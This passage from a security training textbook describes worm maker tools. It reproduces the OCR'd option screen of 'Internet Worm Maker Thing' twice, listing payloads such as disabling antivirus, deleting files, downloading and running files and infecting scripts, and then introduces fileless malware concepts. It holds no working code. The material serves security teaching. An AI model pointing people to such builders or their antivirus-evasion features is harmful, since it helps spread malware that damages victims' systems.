
Worm Name:
Author:
Version:
Message:
Compile To EXE Support
Spreading Options
Startup:
Global Registry Startup
Local Registry Startup
Winlogon Shell Hook
Start As Service
English Startup
German Startup
Spanish Startup
French Startup
Italian Startup
Payloads:
Activate Payloads On Date
Day:
OR
Randomly Activate Payloads
Chance of activating payloads:
1 IN
CHANCE
Hide All Drives
Disable Task Manager
Disable Keybord
Disable Mouse
Message Box
Title:
Message:
Icon:
Disable Regedit
Disable Explorer.exe
Change Reg Owner
Owner:
Change Reg Organisation
Organisation:
Change Homepage
URL:
Disable Windows Security
Disable Norton Security
Uninstall Norton Script Blocking
Disable Macro Security
Disable Run Commnd
Disable Shutdown
Disable Logoff
Disable Windows Update
No Search Command
Swap Mouse Buttons
Open Webpage
URL:
Change IE Title Bar
Text:
Change Win Media Player Txt
Text:
Open Cd Drives
Lock Workstation
Download File
More?
URL:
Save As:
Execute Downloaded
Print Message
Disable System Restore
Change NOD32 Text
Title:
Message:
Outlook Fun 1
?
URL:
Sender Name:
Mute Speakers
Delete a File
Path:
Delete a Folder
Path
Change Wallpaper
Path Or URL:
CPU Monster
Change Time
Hour
Min
Change Date
DD
MM
YY
Play a Sound
Loop Sound
Hide Desktop
Disable Malware Remove
Disable Windows File Protection
Corrupt Antivirus
Change Computer Name
Change Drive Icon
Add To Context Menu
Change Clock Text
Text (Max 8 Chars):
Hack Bill Gates
?
Keyboard Disco
Add To Favorites
Name:
URL:
Exploit Windows Admin Lockout Bug
Blue Screen Of Death
Infection Options:
Infect Bat Files
Infect Vbs Files
Infect Vbe Files
Extras:
Hide Virus Files
Plugins
Custom Code
Control Panel
Generate Worm
About Me

Worm Makers

Worm makers are tools that are used to create and customize computer worms to perform malicious tasks. These worms, once created, spread independently over networks and poison entire networks. With the help of pre-defined options in the worm makers, a worm can be designed according to the task it is intended to execute.

- **Internet Worm Maker Thing**

  Internet Worm Maker Thing is an open-source tool used to create worms that can infect a victim's drives and files, show messages, disable antivirus software, etc. This tool comes with a compiler that can easily convert your batch virus into an executable to evade antivirus software or for any other purpose.


Internet Worm Maker Thing :- Version 4.00 :- Public Edition
INTERNET WORM MAKER THING V4
Worm Name:
Author:
Version:
Message:
Output Path:
☐ Compile To EXE Support
Spreading Options
Startup:
☐ Global Registry Startup
☐ Local Registry Startup
☐ Winlogon Shell Hook
☐ Start As Service
☐ English Startup
☐ German Startup
☐ Spanish Startup
☐ French Startup
☐ Italian Startup
Payloads:
○ Activate Payloads On Date
Day:
OR
○ Randomly Activate Payloads
Chance of activating payloads:
1 IN
CHANCE
☐ Hide All Drives
☐ Disable Task Manager
☐ Disable Keybord
☐ Disable Mouse
☐ Message Box
Title:
Message:
Icon:
☐ Disable Regedit
☐ Disable Explorer.exe
☐ Change Reg Owner
Owner:
☐ Change Reg Organisation
Organisation:
☐ Change Homepage
URL:
☐ Disable Windows Security
☐ Disable Norton Security
☐ Uninstall Norton Script Blocking
☐ Disable Macro Security
☐ Disable Run Commnd
☐ Disable Shutdown
☐ Disable Logoff
☐ Disable Windows Update
☐ No Search Command
☐ Swap Mouse Buttons
☐ Open Webpage
URL:
☐ Change IE Title Bar
Text:
☐ Change Win Media Player Txt
Text:
☐ Open Cd Drives
☐ Lock Workstation
☐ Download File
More?
URL:
Save As:
☐ Execute Downloaded
☐ Print Message
☐ Disable System Restore
☐ Change NOD32 Text
Title:
Message:
☐ Outlook Fun 1
?
URL:
Sender Name:
☐ Mute Speakers
☐ Delete a File
Path:
☐ Delete a Folder
Path
☐ Change Wallpaper
Path Or URL:
☐ CPU Monster
☐ Change Time
Hour
Min
☐ Change Date
DD
MM
YY
☐ Play a Sound
☐ Loop Sound
☐ Hide Desktop
☐ Disable Malware Remove
☐ Disable Windows File Protection
☐ Corrupt Antivirus
☐ Change Computer Name
☐ Change Drive Icon
DLL, EXE, ICO:
Index:
☐ Add To Context Menu
☐ Change Clock Text
Text (Max 8 Chars):
☐ Hack Bill Gates
?
☐ Keyboard Disco
☐ Add To Favorites
Name:
URL:
☐ Exploit Windows Admin Lockout Bug
☐ Blue Screen Of Death
Infection Options:
☐ Infect Bat Files
☐ Infect Vbs Files
☐ Infect Vbe Files
Extras:
☐ Hide Virus Files
Plugins
☐ Custom Code
Control Panel
Generate Worm
About Me

☑ Include [C] Notice

Output Path: C:\

DLL, EXE, ICO: C:\Windows\NOT , Index: 1

If You Liked This Program Please Visit Me On http://xirusteam.fallennetwork.com If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.

Figure 7.58: Screenshot of Internet Worm Maker Thing


Some worm makers are as follows:

- Batch Worm Generator
- C++ Worm Generator

LO#05: Explain Fileless Malware Concepts

Fileless Malware Concepts

Nowadays, fileless malware is becoming a popular method of attack by cyber-criminals because of the inconspicuous characteristics of such malware as well as its ability to evade common security controls. As fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. This section discusses various concepts related to fileless malware.



What is Fileless Malware?

- Fileless malware, also known as non-malware, **infects legitimate software**, **applications**, and other protocols existing in the system to perform various malicious activities
- It leverages any existing vulnerabilities to infect the system
- It resides in the system's RAM. It **injects malicious code** into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, and PowerShell

Reasons for using fileless malware in cyber attacks:

- **Stealthy in nature** - Exploits legitimate system tools
- **Living-off-the-land** - Exploits default system tools
- **Trustworthy** - Uses tools that are frequently used and trusted

Fileless Propagation Techniques used by attackers:

- Phishing emails
- Legitimate applications
- Native applications
- Infection through lateral movement
- Malicious websites
- Registry manipulation
- Memory code injection
- Script-based Injection

What is Fileless Malware?

Fileless malware, also called non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. This type of malware leverages existing vulnerabilities to infect the system. It generally resides in the system's RAM. It injects malicious code into running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, PowerShell, .NET, malicious Macros, and Windows Management Instrumentation (WMI).

